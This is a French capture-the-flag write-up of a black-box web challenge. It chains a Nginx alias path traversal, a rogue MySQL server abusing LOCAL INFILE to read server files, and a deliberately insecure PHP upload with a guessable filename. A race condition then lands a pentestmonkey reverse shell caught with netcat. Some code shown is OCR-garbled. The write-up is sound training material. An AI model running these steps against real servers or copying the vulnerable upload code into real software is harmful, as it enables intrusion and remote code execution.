Table des matières

Introduction		2
Identification des vulnérabilités		
1.	Nginx – Alias Misconfiguration	3
	MySQL – LOCAL INFILE	
	Insecure File Upload – Weak randomisation	
	Race condition	
Resources		15

Introduction

Pour ce challenge, aucune source n'est donnée aux participants, le but est de réaliser un challenge en black-box complet.

Comme tout challenge en black-box, l'objectif au début est d'identifier des éléments techniques pour anticiper les éventuelles attaques.

Grâce aux headers de réponses on découvre que l'on est sur un serveur Nginx 1.18.0 et que PHP 7.4.33 sont utilisés :

```
Pretty Raw Hex Render

1 HTTP/1.1 200 0K
2 Server: nginx/1.18.0
3 Date: Tue, 18 Jul 2023 15:13:33 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.4.33
7 Content-Length: 2796
```


On peut faire de la recherche de vuln sur Google sur ces versions qui ne sont pas tout à fait à jour, mais cela ne donne rien de probant.

Identification des vulnérabilités

1. Nginx – Alias Misconfiguration

Le seul réel endpoint de l'application est le /images/ où sont stockées les images de chat.


En se rendant sur le dossier où sont stockées les images, on remarque qu'il est en mode « autoindex » ce qui signifie qu'il est possible de lister tous les fichiers qu'il contient :



Cela peut représenter un risque, mais ici aucune information confidentielle n'est stockée.

Sans plus d'information, on se rend sur la bible Hacktricks pour chercher des éventuels défaut de configuration liés à Nginx.


Après quelques recherches et tests, on tombe sur un défaut de configuration Nginx qui permettrait de faire un path traversal :



Il serait possible d'abuser une erreur au niveau de la déclaration des Alias dans Nginx en ajoutant « .. » à la suite d'un dossier. On test donc :


- http://192.168.95.129:4002/images../

Ça fonctionne! Le serveur étant en mode « autoindex » il est possible de lister tous les dossiers/fichiers dans le répertoire courant.



Le dossiers html est en erreur 403, et le dossiers images ne nous retourne que les images que nous possédions déjà.

Le dossier admin contient lui un fichier README.md:



Index of /images../admin/

```
../
README.md 17-Jul-2023 11:11 352
```

On récupère son contenu comme ceci :



Notes

Hi, not sure actually about how to configure Vhost in Nginx to host the admin application internally, so I host it on the main website at the URI:

-/database-management-construction-30842a721b2b56df29aaf6561ead9df2/


There is no security problem because nobody can guess this folder and this README file is not exposed in web root!

Regards

Ce fichier markdown nous renseigne que le développeur n'a pas réussi à créer des virtual host, et que de ce fait il a hébergé une page de management à la racine du serveur web. Il nous indique également que cela ne pose aucun problème de sécurité puisque le dossier est impossible à deviner, et que ce fichier README.md n'est pas exposé dans le serveur web.


2. MySQL - LOCAL_INFILE

Grâce à l'URL découverte, nous découvrons la page suivante :



Le serveur semble permettre de se connecter à un serveur distant. Pour cela l'utilisateur doit renseigner les informations de connexion afin que le serveur s'y connecte.

En remplissant le formulaire comme ceci, on reçoit bien des callbacks, mais uniquement DNS:



Au bout de quelques secondes, la connexion tombe en timeout et retourne la stack trace :

```
Response
Pretty
                                                                                     \equiv
          Raw
                 Hex
                         Render
1 HTTP/1.1 500 Internal Server Error
 Server: nginx/1.18.0
3 Date: Tue, 18 Jul 2023 15:44:08 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.4.33
 Content-Length: 424
8
9 {
    "error":
    Error during database connection with local_infile : PD0Exception: SQLSTATE[HY00"
    0] [2002] Connection timed out in \/var\/www\/html\/database-management-construct
    ion-30842a721b2b56df29aaf6561ead9df2\/database.php:15\nStack trace:\n#0 \/var\/ww
    w\/html\/database-management-construction-30842a721b2b56df29aaf6561ead9df2\/datab
    ase.php(15): PDO->__construct('mysql:host=izlo...', 'coucou', 'coucou', Array)\n#
    1 {main}"
  }
```

On a donc une belle stack trace SQL qui nous retourne le chemin absolu du répértoire web, qui est celui qu'on aurait pu deviner :

 /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/database.php

On apprend également que la connexion au serveur est fait avec l'option « local_infile ». On cherche sur google à quoi cette option correspond.

LOAD DATA LOCAL INFILE

When you execute the LOAD DATA INFILE statement, MariaDB Server attempts to read the input file from its own file system. In contrast, when you execute the LOAD DATA LOCAL INFILE statement, the client attempts to read the input file from its file system, and it sends the contents of the input file to the MariaDB Server. This allows you to load files from the client's local file system into the database.


Cela signifie que sur lors de la connexion, le serveur peut accéder aux fichiers locaux du client. Cela peut être caractérisé par le schéma suivant :



De ce fait, nous allons utiliser la connexion pour se connecter sur notre propre serveur SQL, puis lire des fichiers sur le serveur du challenge. Pour simplifier la création du serveur SQL il existe l'outil suivant :

- https://github.com/allyshka/Rogue-MySql-Server/

On récupère le script PHP que l'on lance pour lire le fichier /etc/passwd :



```
debian@vps-da80b783:/tmp/www$ php rogue.php
Enter filename to get [/etc/passwd] >
[.] Waiting for connection on 0.0.0.0:3306
[+] Connection from ::58052 - greet... auth ok... some shit ok... want file...
[+] /etc/passwd from
                                 58052:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Bingo! On a un file read.

On peut utiliser ce file read pour chercher des fichiers intéressants sur le serveur mais l'objectif est de se concentrer sur l'application web qui nous réserve encore des surprises.

Etant donné que l'on connait le path des fichiers sur le serveur on peut aller les lire.

Par exemple le fichier suivant contient le code utilisé pour se connecter au serveur SQL


 /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/database.php

Il est aussi possible de lire le fichier index.php qui contenait le formulaire

- /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/index.php

On observe un commentaire intéressant au début du fichier indiquant qu'une nouvelle feature est entrain d'être développe à l'adresse :

 /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/private-admin-panel-4e2c720f8ddb2d0f12e395528263fc96/ Il est possible d'accéder à cette page via le navigateur, qui semble permettre d'upload des nouvelles photos de chats :



Le formulaire POST la photo sur le fichier upload.php:

```
<script>
       document.getElementById("uploadForm").addEventListener("submit", function(event) {
          event.preventDefault();
68
          const formData = new FormData(event.target);
70
          const xhr = new XMLHttpRequest
           xhr.open("POST", "upload.php", true);
           xhr.onreadystatechange = function() {
74
               if (xhr.readyState === 4 && xhr.status === 200) {
                   console.log(xhr.responseText);
          };
78
          xhr.send(formData);
      });
81
       </script>
     </body>
```

Si on parvient à lire ce fichier on saura exactement comment ce fichier est traité.

3. Insecure File Upload – Weak randomisation

On peut une nouvelle fois utiliser la vulnérabilité précédente pour lire le fichier upload.php :

Le code est le suivant :

```
<?php
header("Content-type: application/json");
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file']['tmp_name'])) {
  $file = $_FILES['file'];
  // Get the file name
  $filename = basename($file['name']);
  // Generate a new file name based on md5(filename + date in timestamp)
  \frac{1}{20};
  $newFilename = md5($filename . $rand);
  // Move the file to the current directory with the new filename
  $destination = './uploads/' . $newFilename . '.php';
  move_uploaded_file($file['tmp_name'], $destination);
  // Wait for 10 seconds
  sleep(10);
  unlink($destination);
  echo json_encode(['message' => 'Le fichier a été uploadé.']);
?>
```

Il s'agit donc bien d'un formulaire d'upload de fichier, dont aucune vérification n'est effectuée sur la nature de ce fichier.

Effectivement l'upload de fichier PHP est autorisé :



En regardant de plus près le code, on remarque que le fichier est renommé lors de l'upload par un nom « pseudo » aléatoire. En effet, le fichier est renommé de cette façon :

```
$rand = rand(1, 20);
$newFilename = md5($filename . $rand);
```

L'idée de renommer le fichier de manière aléatoire est une bonne pratique, cependant ici le nom n'est pas assez aléatoire puisque nous connaissons le md5 du nom de notre fichier, et le random entre 1 et 20 peut être bruteforcé.

4. Race condition

Cependant même si on arrive à passer notre fichier PHP et à connaître le nom il sera supprimé 10 secondes après.

```
move_uploaded_file($file['tmp_name'], $destination);

// Wait for 10 seconds

sleep(10);

unlink($destination);
```


Il va donc falloir automatiser l'upload et le déclenchement du payload. Pour cela on génère tous les potentiels noms de fichier avec la commande :

\$ for i in `seq 0 20`; do echo -n "elweth.php\$i" | md5sum ;done


```
-(elweth⊛pouet)-[/tmp]
s for i in `seq 0 20`; do echo -n "elweth.php$i" | md5sum ;done
e0297f3e86398f52cf9668ab56a7361a
952ba56b882d449a7ddd6843608c6864
107cdec702296a9b133a3751b3f2da6f
b556ca56bfee254ef9eda8024ec392ed
ceac50d5a87d0d34b88da1d5fb28ec85
738d5eab3e75e6d04660becc2d93531e
652d5579b31635a8d12dd8207572d915
d4a7547840e3981fce1ea11c8871fc6a
14d2b537c22bfec5012cf070830ea34d
9a23afd3444b5516204d0aa5c5032292
7d7d3f8eb430885b2e85ad114396782c
e9e941f0a65dd1e23ccf6e0bc1ec73e4
30822d7cd31c4677ba87d5ef1ad0489e
0f116a607164f452a0216eeff82e2f0c
a544813efecddf118fc2ffe51d92686f
5109b98817f7f74c0fa8cd131b08b97c
8336d76c7e4209b22356a7204cc0e075
44c0319e051106b7f56187c095f11de5
bca6b64129e377a78b3c2fed917dc852
ae538b39b859ed385ae50b68fc5bd0e4
38a91ecd9b2c4acb1064ae0f4dc35ecc
```

On configure Burp avec l'Intruder pour visiter tous les potentiels fichiers qui vont être créés :





On upload le fichier et quelques secondes après on lance l'intruder, qui obtient des erreurs 404 Not Found sauf sur un fichier! Notre RCE a été déclenchée:



A présent on adapte le fichier PHP pour upload un reverse shell, celui là par exemple :

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

On se met en écoute et on obtient bien un shell sur le serveur :

```
debian@vps-da80b783:~$ rlwrap nc -lvp 4444

Ncat: Version 7.70 ( https://nmap.org/ncat )

Ncat: Listening on :::4444

Ncat: Listening on 0.0.0.0:4444

Ncat: Connection from 81.66.95.166.

Ncat: Connection from 81.66.95.166:58253.

Linux 3ff878fcaf49 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64 GNU/Linux sh: 1: w: not found

uid=33(www-data) gid=33(www-data) groups=33(www-data)

/bin/sh: 0: can't access tty; job control turned off

$ id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

$ ls -la
```

Il ne reste plus qu'à récupérer notre flag :

```
$ ls -la
total 80
            1 root root 4096 Jul 18 16:20 .
drwxr-xr-x
            1 root root 4096 Jul 18 16:20 ...
drwxr-xr-x
-rwxr-xr-x
             1 root root
                             0 Jul 18 16:20 .dockerenv
drwxr-xr-x 1 root root 4096 Jul 17 11:21 bin
drwxr-xr-x 2 root root 4096 Sep 3 2022 boot
drwxr-xr-x 5 root root 340 Jul 18 16:20 dev
drwxr-xr-x 1 root root 4096 Jul 18 16:20 etc
-rw-r--r-- 1 root root 74 Jul 18 14:37 flag_gg_you_did_it_amaz1ng_4865465468468.txt
drwxr-xr-x 2 root root 4096 Sep 3 2022 home
drwxr-xr-x 1 root root 4096 Nov 15 2022 lib
drwxr-xr-x 2 root root 4096 Nov 14 2022 lib64
drwxr-xr-x 2 root root 4096 Nov 14 2022 media
drwxr-xr-x 2 root root 4096 Nov 14 2022 mnt
drwxr-xr-x 2 root root 4096 Nov 14 2022 opt
                            0 Jul 18 16:20 proc
dr-xr-xr-x 340 root root
drwx----- 1 root root 4096 Nov 15 2022 root
drwxr-xr-x 1 root root 4096 Jul 18 16:20 run
drwxr-xr-x 1 root root 4096 Jul 17 11:21 sbin
drwxr-xr-x 2 root root 4096 Nov 14 2022 srv
dr-xr-xr-x 13 root root
                             0 Jul 18 16:20 sys
            1 root root 4096 Jul 18 16:23 tmp
drwxrwxrwt
drwxr-xr-x
            1 root root 4096 Nov 14 2022 usr
drwxr-xr-x
            1 root root 4096 Nov 15 2022 var
$ cat flag_gg_you_did_it_amaz1ng_4865465468468.txt
flag{Nginx_M1sc0nfig_t0_Arb_R3ad_to_Fil3_Uplo4d_R4ce_Cond1tion_WTFFFFFFf!}$
```

flag{Nginx M1scOnfig tO Arb R3ad to Fil3 Uplo4d R4ce Cond1tion WTFFFFFFf!}

Ressources

- https://www.acunetix.com/vulnerabilities/web/path-traversal-via-misconfigured-nginx-alias/
- https://dev.mysgl.com/doc/refman/8.0/en/load-data.html
- https://book.hacktricks.xyz/pentesting-web/file-upload
- https://medium.com/@ciph3r7r0ll/race-condition-bug-in-web-app-a-use-case-21fd4df71f0e#:~:text=Race%20conditions%20may%20occur%20when,%2C%20server%2C%2
 Oor%20programming%20language.